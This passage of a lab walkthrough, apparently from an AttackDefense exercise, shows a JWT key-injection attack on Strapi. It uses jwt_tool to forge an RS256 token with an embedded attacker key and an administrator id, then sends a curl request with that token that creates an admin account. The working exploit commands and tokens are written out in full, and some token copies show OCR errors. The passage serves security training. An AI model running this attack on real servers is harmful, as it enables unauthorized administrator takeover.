
VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token
,
```

jwt_tool would be used to leverage the Key Injection vulnerability and to create a forged token. It is provided in the tools directory on Desktop.

Commands:
cd /root/Desktop/tools/jwt_tool


ls




```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/jwt_tool
root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# ls
jwt_tool.py  LICENSE  README.md
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Creating a forged token using jwt_tool:

Command: python3 jwt_tool.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyM
zQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiQU5RM2hvRm9EeEdRTWhZT
0FjNkNIbXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVpM2U0ZS1ERG1kd1Exek91ZWFjQ
3VuMERrWDFnTXRUVFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlYZVlHdXk3V1BaX1
RRRXVBTzFvZ1ZRdWRuMnpUWEVpUWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdIQ
mJxZ2dvXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYzV2J3WkpYUHpXY0RvRW5DTTRFd25xS
mlLZVNweHZhQ2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZDX0hJdGRjYVozcGpJ
bUFqbzRqa2tlajZtVzNlWHF0bURYMzI1WlV5dndCenJlTVdoNnVPdTlXMERNZEdCYmZOTldjY
VI1dFNaRUdHajJkaXZFOCIsImUiOiJBUUFCIn19.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwL
CJleHAiOjE1NzQ5Mjc0NjB9.YEh6QMax1sOh6CCPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST
6oBDiZGqX7IZ4J4qDUTgvCs9Cw_F91TRqiT-Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3
wSv24Ikq_y1nfMEecVhaxSIRUxBtgpix6ZhGkk-1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeA
MIC53UsY324sE00UTCGVqADvEeIZdYqcMLa0cJQrFALEKoLO8r7jyTrpbTnFkTQOZBUy7hxh
p-Ia79YoHBASMNNfI3QBGxUF5-akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV2t5Pg -I


```
root@attackdefense:~/Desktop/tools/jwt_tool# python3 jwt_tool.py eyJhbGc
iOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjM
yMzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiQU5RM2hvRm9EeEdRTWh
ZT0FjNkNIbXp6Nl9aMjBoaVAxTnZsMUlONnBoTHdCajVnTGVpM2U0ZS1ERG1kd1Exek91ZWF
jQ3VuMERrWDFnTXRUVFgzNmpSOENub0JSQlVUbU5zUTd6YUwzaklVNGlYZVlHdXk3V1BaX1R
RRXVBTzFvZ1ZRdWRuMnpUWEVpUWVoLTU4dHVQZVRWcEttcVpkUzNNcHVtM2w3MkdIQmJxZ2d
vXzFoM2N5dlc0ajNRTTQ5WWJWMzVhSFYzV2J3WkpYUHpXY0RvRW5DTTRFd25xSmlLZVNweHZ
hQ2x4UTVuUW8zaDJXZG5WMDNDNVd1TFdhQk5oRGZDX0hJdGRjYVozcGpJbUFqbzRqa2tlajZ
tVzNlWHF0bURYMzl1WlV5dndCenJlTVdoNnVPdTlXMERNZEdCYmZOTldjYVI1dFNaRUdHajJ
kaXZFOCIsImUiOiJBUUFCIn19.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1Nz
Q5Mjc0NjB9.YEh6QMax1sOh6CCPjzJRVHyjB_gOkvCIXiWOZ3GwXReLcE4ST6oBDiZGqX7lZ
4J4qDUTgvCs9Cw_F91TRqiT-Y80m4uGztC9ApA0WRq1c4OPVDk8PnDKUT_3wSv24lkq_y1nf
MEecVhaxSlRUxBtgpix6ZhGkk-1KCss9wNKtTJtjIVaQnnry4XjHhJ4Iok8eZz0xeAMIC53U
sY324sE00UTCGVqADvEelZdYqcMLa0cJQrFALEKoLO8r7jyTrpbTnFkTQOZBUy7hxhp-Ia79
YoHBASMNNfI3QBGxUF5-akRVb0TkUh9M98TGsKoNkASaFTVKCzIVswvIvVUV2t5Pg -I
```



```
[+] New injected token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJr
dHkiOiJSU0EiLCJraWQiOiJqd3RfdG9vbCIsInVzZSI6InNpZyIsImUiOiJBUUFCIiwibiI6
InYwTkdCcWpYWEZwRkRZcVFXcVp6Y2lPVjhOc3h3SDJldERiOHE0NnVuTEFLaFZ3ZlJJd1l4
dGpSX3lIaXltRFAzM1hKZmlwb3BXSW9yWHhQOUJzbW4yX2pPb0VpaDNLejY2LUNFT2t4TTRU
em9KUjhFdjVWMFZ1LVFiaG1uREd6TV9hNWNmcXpqSDd6U2xlMmtDUVdnU0s5NmZLcFJRVHpy
bURQLU1JQUNYay1lbW9TbE9rTThmY2NTZmtmT0JaM2Q1dU1ZU0Y1MDhzaE9lVEVQT0Iwd2FC
ZTRLdHk4MC11NzVUd09rT3NycjBJOEhNUWN0NkFWcTRsaUFjTUlNS0xHZHJjaXBGQ2RuM21i
RVprNVRLcHM0UWtWdHBKaWtPNWhlRTVzU3I5Q3VvR3IwT3dfcHlLUDlUb2lBaDZJcUdUUlJS
T2RkTGprRnl6dk1sY0lCeE5ZUSJ9fQ.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiO
jE1NzQ5Mjc0NjB9.l-V-62Kck2ZaRl9m2EVq59B-FDkZCIcBxOHVbiPnsg8t2wzghRoGzP9R
RAjwwzWjDmhYzPlz4TdnNa9fDLOSIbC2B6-UaGoI9VgWiAJhbmyLYh0Y2Fd4ZcoH-9E3Atos
n3TXrLAyTr7Z8YNSLFRh3UNwowGcUR1x8ZR0Uq6U6CLeiZhZTi0-u71W9PtGF1H9fTuir_uc
m0fiCR37_uVUqljWLFcNYQ6a_W7hUVLav2JA5ef7sk12076MqgKNL5DmmDap2kmHRZI8S2Iz
2SncoHqbPpPtVt2XAMWJoWcvl203sLoI08k2gtgzk8POk3KqgJWQhxMPkjcCbRNUkO-8DA
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Forged Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJqd3RfdG9vb
CIsInVzZSI6InNpZyIsImUiOiJBUUFCIiwibiI6InYwTkdCcWpYWEZwRkRZcVFXcVp6Y2lPVjhOc3
h3SDJldERiOHE0NnVuTEFLaFZ3ZlJJd1l4dGpSX3lIaXltRFAzM1hKZmlwb3BXSW9yWHhQOU
JzbW4yX2pPb0VpaDNLejY2LUNFT2t4TTRUem9KUjhFdjVWMFZ1LVFiaG1uREd6TV9hNWNm
cXpqSDd6U2xlMmtDUVdnU0s5NmZLcFJRVHpybURQLU1JQUNYay1lbW9TbE9rTThmY2NTZ
mtmT0JaM2Q1dU1ZU0Y1MDhzaE9lVEVQT0Iwd2FCZTRLdHk4MC11NzVUd09rT3NycjBJOEh
NUWN0NkFWcTRsaUFjTUlNS0xHZHJjaXBGQ2RuM21iRVprNVRLcHM0UWtWdHBKaWtPNW
hlRTVzU3I5Q3VvR3IwT3dfcHlLUDlUb2lBaDZJcUdUUlJST2RkTGprRnl6dk1sY0lCeE5ZUSJ9fQ
.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9.l-V-62Kck2ZaRl9m2E
Vq59B-FDkZCIcBxOHVbiPnsg8t2wzghRoGzP9RRAjwwzWjDmhYzPlz4TdnNa9fDLOSIbC2B6-

UaGoI9VgWiAJhbmyLYh0Y2Fd4ZcoH-9E3Atosn3TXrLAyTr7Z8YNSLFRh3UNwowGcUR1x8ZR
0Uq6U6CLeiZhZTi0-u71W9PtGF1H9fTuir_ucm0fiCR37_uVUqIjWLFcNYQ6a_W7hUVLav2JA5e
f7sk12076MqgKNL5DmmDap2kmHRZI8S2Iz2SncoHqbPpPtVt2XAMWJoWcvI203sLoI08k2gtgz
k8POk3KqgJWQhxMPkjcCbRNUkO-8DA

Step 8: Decoding the newly generated token using https://jwt.io.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJqd3RfdG9v
bCIsInVzZSI6InNpZyIsImUiOiJBUUFCIiwibiI6
InYwTkdCcWpYWEZwRkRZcVFXcVp6Y2lPVjhOc3h3
SDJldERiOHE0NnVuTEFLaFZ3ZlJJd1l4dGpSX3lI
aXltRFAzM1hKZmlwb3BXSW9yWHhQOUJzbW4yX2pP
b0VpaDNLejY2LUNFT2t4TTRUem9KUjhFdjVWMFZ1
LVFiaG1uREd6TV9hNWNmcXpqSDd6U2xlMmtDUVdn
U0s5NmZLcFJRVHpybURQLU1JQUNYay1lbW9TbE9r
TThmY2NTZmtmT0JaM2Q1dU1ZU0Y1MDhzaE9lVEVQ
T0Iwd2FCZTRLdHk4MC11NzVUd09rT3NycjBJOEhN
UWN0NkFWcTRsaUFjTU1NS0xHZHJjaXBGQ2RuM21i
RVprNVRLcHM0UWtWdHBKaWtPNWhlRTVzU3I5Q3Vv
R3IwT3dfcHlLUDlUb2lBaDZJcUdUUlJST2RkTGpr
Rnl6dk1sY0lCeE5ZUSJ9fQ.eyJpZCI6MSwiaWF0I
joxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9.
l-V-62Kck2ZaRl9m2EVq59B-
FDkZCIcBxOHVbiPnsg8t2wzghRoGzP9RRAjwwzWj
DmhYzPlz4TdnNa9fDLOSIbC2B6-
UaGoI9VgWiAJhbmyLYh0Y2Fd4ZcoH-
9E3Atosn3TXrLAyTr7Z8YNSLFRh3UNwowGcUR1x8
ZR0Uq6U6CLeiZhZTi0-
u71W9PtGF1H9fTuir_ucm0fiCR37_uVUqljWLFcN
YQ6a_W7hUVLav2JA5ef7sk12076MqgKNL5DmmDap
2kmHRZI8S2Iz2SncoHqbPpPtVt2XAMWJoWcvl203
sLoI08k2gtgzk8POk3KqgJWQhxMPkjcCbRNUkO-8
DA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "jwt_tool",
    "use": "sig",
    "e": "AQAB",
    "n":
"v0NGBqjXXFpFDYqQWqZzciOV8NsxwH2etDb8q46unLAKhVwfRIwYxtjR_
yHiymDP33XJfipopWIorXxP9Bsmn2_jOoEih3Kz66-
CEOkxM4TzoJR8Ev5V0Vu-
QbhmnDGzM_a5cfqzjH7zSle2kCQWgSK96fKpRQTzrmDP-MIACXk-
emoSlOkM8fccSfkfOBZ3d5uMYSF508shOeTEPOB0waBe4Kty80-
u75TwOkOsrr0I8HMQct6AVq4liAcMIMKLGdrcipFCdn3mbEZk5TKps4QkV
tpJikO5heE5sSr9CuoGr0Ow_pyKP9ToiAh6IqGTRRROddLjkFyzvMlcIBx
NYQ"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1574841060,
  "exp": 1574927460
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Ente
  r it in plain text only if you
```

Note: This token is signed using the private key under attack's control (generated by jwt_tool) and would be verified by the server using the embedded public key, which is also controlled by the attacker.

Notice that the id field in the payload part has been set to value 1.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3


Step 9: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).


Command:

```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJqd3RfdG9vb
CIsInVzZSI6InNpZyIsImUiOiJBUUFCIiwibiI6InYwTkdCcWpYWEZwRkRZcVFXcVp6Y2lPVjhOc3
h3SDJIdERiOHE0NnVuTEFLaFZ3ZlJJd1I4dGpSX3IIaXltRFAzM1hKZmlwb3BXSW9yWHhQOU
JzbW4yX2pPb0VpaDNLejY2LUNFT2t4TTRUem9KUjhFdjVWMFZ1LVFiaG1uREd6TV9hNWNm
cXpqSDd6U2xlMmtDUVdnU0s5NmZLcFJRVHpybURQLU1JQUNYay1IbW9TbE9rTThmY2NTZ
mtmT0JaM2Q1dU1ZU0Y1MDhzaE9lVEVQT0Iwd2FCZTRLdHk4MC11NzVUd09rT3NycjBJOEh
NUWN0NkFWcTRsaUFjTUlNS0xHZHJjaXBGQ2RuM21iRVprNVRLcHM0UWtWdHBKaWtPNW
hlRTVzU3I5Q3VvR3IwT3dfcHlLUDlUb2lBaDZJcUdUUlJST2RkTGprRnl6dk1sY0lCeE5ZUSJ9fQ
.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiOjE1NzQ5Mjc0NjB9.I-V-62Kck2ZaRl9m2E
Vq59B-FDkZCIcBxOHVbiPnsg8t2wzghRoGzP9RRAjwwzWjDmhYzPlz4TdnNa9fDLOSIbC2B6-
UaGoI9VgWiAJhbmyLYh0Y2Fd4ZcoH-9E3Atosn3TXrLAyTr7Z8YNSLFRh3UNwowGcUR1x8ZR
0Uq6U6CLeiZhZTi0-u71W9PtGF1H9fTuir_ucm0fiCR37_uVUqIjWLFcNYQ6a_W7hUVLav2JA5e
f7sk12076MqgKNL5DmmDap2kmHRZI8S2Iz2SncoHqbPpPtVt2XAMWJoWcvI203sLoI08k2gtgz
k8POk3KqgJWQhxMPkjcCbRNUkO-8DA" -d '{ "role": "1", "username": "secret_user",
"password": "secret_password", "email": "secret@email.com" }' http://192.125.176.3:1337/users
| jq
```

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.



```
root@attackdefense:~/Desktop/tools/jwt_tool# curl -X POST -H "Content-Type: application/json"
 -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraW
QiOiJqd3RfdG9vbCIsInVzZSI6InNpZyIsImUiOiJBUUFCIiwibiI6InYwTkdCcWpYWEZwRkRZcVFXcVp6Y2lPVjhOc3h
3SDJldERiOHE0NnVuTEFLaFZ3ZlJJd1l4dGpSX3lIaXltRFAzM1hKZmlwb3BXSW9yWHhQOUJzbW4yX2pPb0VpaDNLejY2
LUNFT2t4TTRUem9KUjhFdjVWMFZ1LVFiaG1uREd6TV9hNWNmcXpqSDd6U2xlMmtDUVdnU0s5NmZLcFJRVHpybURQLU1JQ
UNYay1lbW9TbE9rTThmY2NTZmtmT0JaM2Q1dU1ZU0Y1MDhzaE9lVEVQT0Iwd2FCZTRLdHk4MC11NzVUd09rT3NycjBJOE
hNUWN0NkFWcTRsaUFjTUlNS0xHZHJjaXBGQ2RuM21iRVprNVRLcHM0UWtWdHBKaWtPNWhlRTVzU3I5Q3VvR3IwT3dfcHl
LUDlUb2lBaDZJcUdUUlJST2RkTGprRnl6dk1sY0lCeE5ZUSJ9fQ.eyJpZCI6MSwiaWF0IjoxNTc0ODQxMDYwLCJleHAiO
jE1NzQ5Mjc0NjB9.l-V-62Kck2ZaRl9m2EVq59B-FDkZCIcBxOHVbiPnsg8t2wzghRoGzP9RRAjwwzWjDmhYzPlz4TdnN
a9fDLOSIbC2B6-UaGoI9VgWiAJhbmyLYh0Y2Fd4ZcoH-9E3Atosn3TXrLAyTr7Z8YNSLFRh3UNwowGcUR1x8ZR0Uq6U6C
LeiZhZTi0-u71W9PtGF1H9fTuir_ucm0fiCR37_uVUqljWLFcNYQ6a_W7hUVLav2JA5ef7sk12076MqgKNL5DmmDap2km
HRZI8S2Iz2SncoHqbPpPtVt2XAMWJoWcvl203sLoI08k2gtgzk8POk3KqgJWQhxMPkjcCbRNUkO-8DA" -d '{ "role"
: "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com"
}' http://192.125.176.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    727    331 --:--:-- --:--:-- --:--:--  1058
```



